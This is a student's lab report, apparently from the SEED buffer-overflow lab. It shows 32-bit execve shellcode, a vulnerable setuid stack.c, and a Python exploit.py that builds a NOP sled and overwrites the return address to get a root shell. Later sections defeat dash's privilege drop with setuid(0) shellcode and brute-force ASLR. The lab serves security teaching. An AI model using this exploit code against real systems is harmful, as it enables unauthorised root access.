

LAB 2
VARUN GUNDA
A20453991

Disabling address space layout randomization and configuring /bin/sh :




```
[01/27/20]seed@VM:~/.../Lab2Submission$ su
do sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/27/20]seed@VM:~/.../Lab2Submission$ su
do ln -sf /bin/zsh /bin/sh
```

TASK 1 Running Shell Code




```
[01/27/20]seed@VM:~/.../Lab2Submission$ gc
c -z execstack -o call_shellcode call_shel
lcode.c
[01/27/20]seed@VM:~/.../Lab2Submission$ ./
call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),113(lpadmin),128(sambashare)
$ exit
[01/27/20]seed@VM:~/.../Lab2Submission$
```




```
/* call_shellcode.c */
/* You can get this program from the lab's website
/* A program that launches a shell using shellcode

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;

int main (int argc, char **argv) {
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```

Copied the code call_shellcode.c and executed it using gcc with 'execstack' option. When we run the executable, we get access to a shell with user id set to seed. In the last line of the main function, we are typecasting buf to void function pointer and then running the code stored in "code" variable.

The stack program is compiled as per the instructions as shown below:




```
[01/27/20]seed@VM:~/.../Lab2Submission$ ls
call_shellcode  call_shellcode.c  stack.c
[01/27/20]seed@VM:~/.../Lab2Submission$ g
cc -DBUF_SIZE=44 -o stack -z execstack -fn
o-stack-protector stack.c
[01/27/20]seed@VM:~/.../Lab2Submission$ su
do chown root stack
[01/27/20]seed@VM:~/.../Lab2Submission$ su
do chmod 4755 stack
```




```c
/* Vunlerable program: stack.c */
   /* You can get this program from the lab’s website */

   #include <stdlib.h>
   #include <stdio.h>
   #include <string.h>

   int bof (char *str) {
       char buffer[BUF_SIZE];
       /* The following statement has a buffer overflow problem */
       strcpy(buffer, str);
       return 1;
   }

   int main (int argc, char **argv) {
       char str[517];
       FILE *badfile;
       char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
       badfile = fopen("badfile", "r");
       fread(str, sizeof(char), 517, badfile);
       bof(str);
       printf("Returned Properly\n");
       return 1;
   }
```

TASK 2 Exploiting the Vulnerability


To construct the badfile correctly, we need to know where to put our malicious code. As seen in the script below,we first fill the entire 517 bytes with nops and then put shellcode at the end of this array. I planned to use 0xbfffeac8 + 100 for the return address. Here 0xbfffeac8 is the address pointed by frame pointer register ebp (ebp points to the region where previous frame pointer is stored). The return address is 4 bytes away from this location. I chose 0xbfffeac8 + 100 instead of 0xbfffeac8 + 8 for the start of malicious code since we got 0xbfffeac8 through debugger, and the stack frame may be different when the program runs directly instead of inside gdb. Hence, having 100 will increase our chance to hitt the malicious code correctly since there are just nops in between. Also the offset is 56 since ebp is located at 52 bytes from the bottom and therefore return address will be stored at 52+4 = 56 bytes.




```
gdb-peda$ p &buffer
$1 = (char (*)[44]) 0xbfffea94
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeac8
```



```
gdb-peda$ p /d  0xbfffeac8 - 0xbfffea94
$4 = 52
```




```
#!/usr/bin/python3

import sys

shellcode= (
    "\x31\xc0"    # xorl %eax,%eax
    "\x50"        # pushl %eax
    "\x68""//sh" # pushl $0x68732f2f
    "\x68""/bin" # pushl $0x6e69622f
    "\x89\xe3"    # movl %esp,%ebx
    "\x50"        # pushl %eax
    "\x53"        # pushl %ebx
    "\x89\xe1"    # movl %esp,%ecx
    "\x99"        # cdq
    "\xb0\x0b"    # movb $0x0b,%al
    "\xcd\x80"    # int $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)

content[start:] = shellcode

#########################################################################
ret = 0xbfffeac8 + 100 # replace 0xAABBCCDD with the correct value
offset = 56 # replace 0 with the correct value

# Fill the return address field with the address of the shellcode
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#########################################################################

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```



```
[01/27/20]seed@VM:~/.../Lab2Submission$ ./explo
it.py
[01/27/20]seed@VM:~/.../Lab2Submission$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) grou
ps=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),113(lpadmin),128(sambashare)
```

As seen in the above image, on creating badfile using exploit.py and then running stack gave us access to shell. Since the stack is setuid program, we have euid as 0 as seen above.


Task 3: Defeating dash's Countermeasure



```
[01/27/20]seed@VM:~/.../Lab2Submission$ sudo ln -sf /bin/dash /bin/sh
[01/27/20]seed@VM:~/.../Lab2Submission$ gcc dash_shell_test.c -o dash_shell_test
[01/27/20]seed@VM:~/.../Lab2Submission$ sudo chown root dash_shell_test
[01/27/20]seed@VM:~/.../Lab2Submission$ sudo chmod 4755 dash_shell_test
[01/27/20]seed@VM:~/.../Lab2Submission$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(
lpadmin),128(sambashare)
$ exit
[01/27/20]seed@VM:~/.../Lab2Submission$ gcc dash_shell_test.c -o dash_shell_test
[01/27/20]seed@VM:~/.../Lab2Submission$ sudo chown root dash_shell_test
[01/27/20]seed@VM:~/.../Lab2Submission$ sudo chmod 4755 dash_shell_test
[01/27/20]seed@VM:~/.../Lab2Submission$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpa
dmin),128(sambashare)
# exit
```


I copied the dash_shell_test.c and compiled it as seen above. Initially when the command setuid(0) is commented out, we get normal shell with uid seed but hwen we add the instruction setuid(0) we get root shell with uid 0. Since dash_shell_test here is a setuid program, it can escalate its privileges and here we are doing so using the setuid(0) command. Also, note that dash has a measure that if a shell is started with effective user id not equal to group id, then effective user id is set to real user id. Setuid(0) call here circumvented that protection.

Modifying explot.py to include the new commands in the shell code does give us root shell as seen below.



```
[01/27/20]seed@VM:~/.../Lab2Submission$ ./explo
it.py
[01/27/20]seed@VM:~/.../Lab2Submission$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(
adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
```


Modified exploit.py:




```
#!/usr/bin/python3

import sys

shellcode= (
    "\x31\xc0" #/* Line 1: xorl %eax,%eax */
    "\x31\xdb" #/* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5" #/* Line 3: movb $0xd5,%al */
    "\xcd\x80" #/* Line 4: int $0x80 */
    "\x31\xc0"   # xorl %eax,%eax
    "\x50"       # pushl %eax
    "\x68""//sh" # pushl $0x68732f2f
    "\x68""/bin" # pushl $0x6e69622f
    "\x89\xe3"   # movl %esp,%ebx
    "\x50"       # pushl %eax
    "\x53"       # pushl %ebx
    "\x89\xe1"   # movl %esp,%ecx
    "\x99"       # cdq
    "\xb0\x0b"   # movb $0x0b,%al
    "\xcd\x80"   # int $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(517))

```

Task 4 Defeating ASLR

I was able to attack successfully with brute force approach. It took 85775 times to attack successfully.




```
[01/27/20]seed@VM:~/.../Lab2Submission$  sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

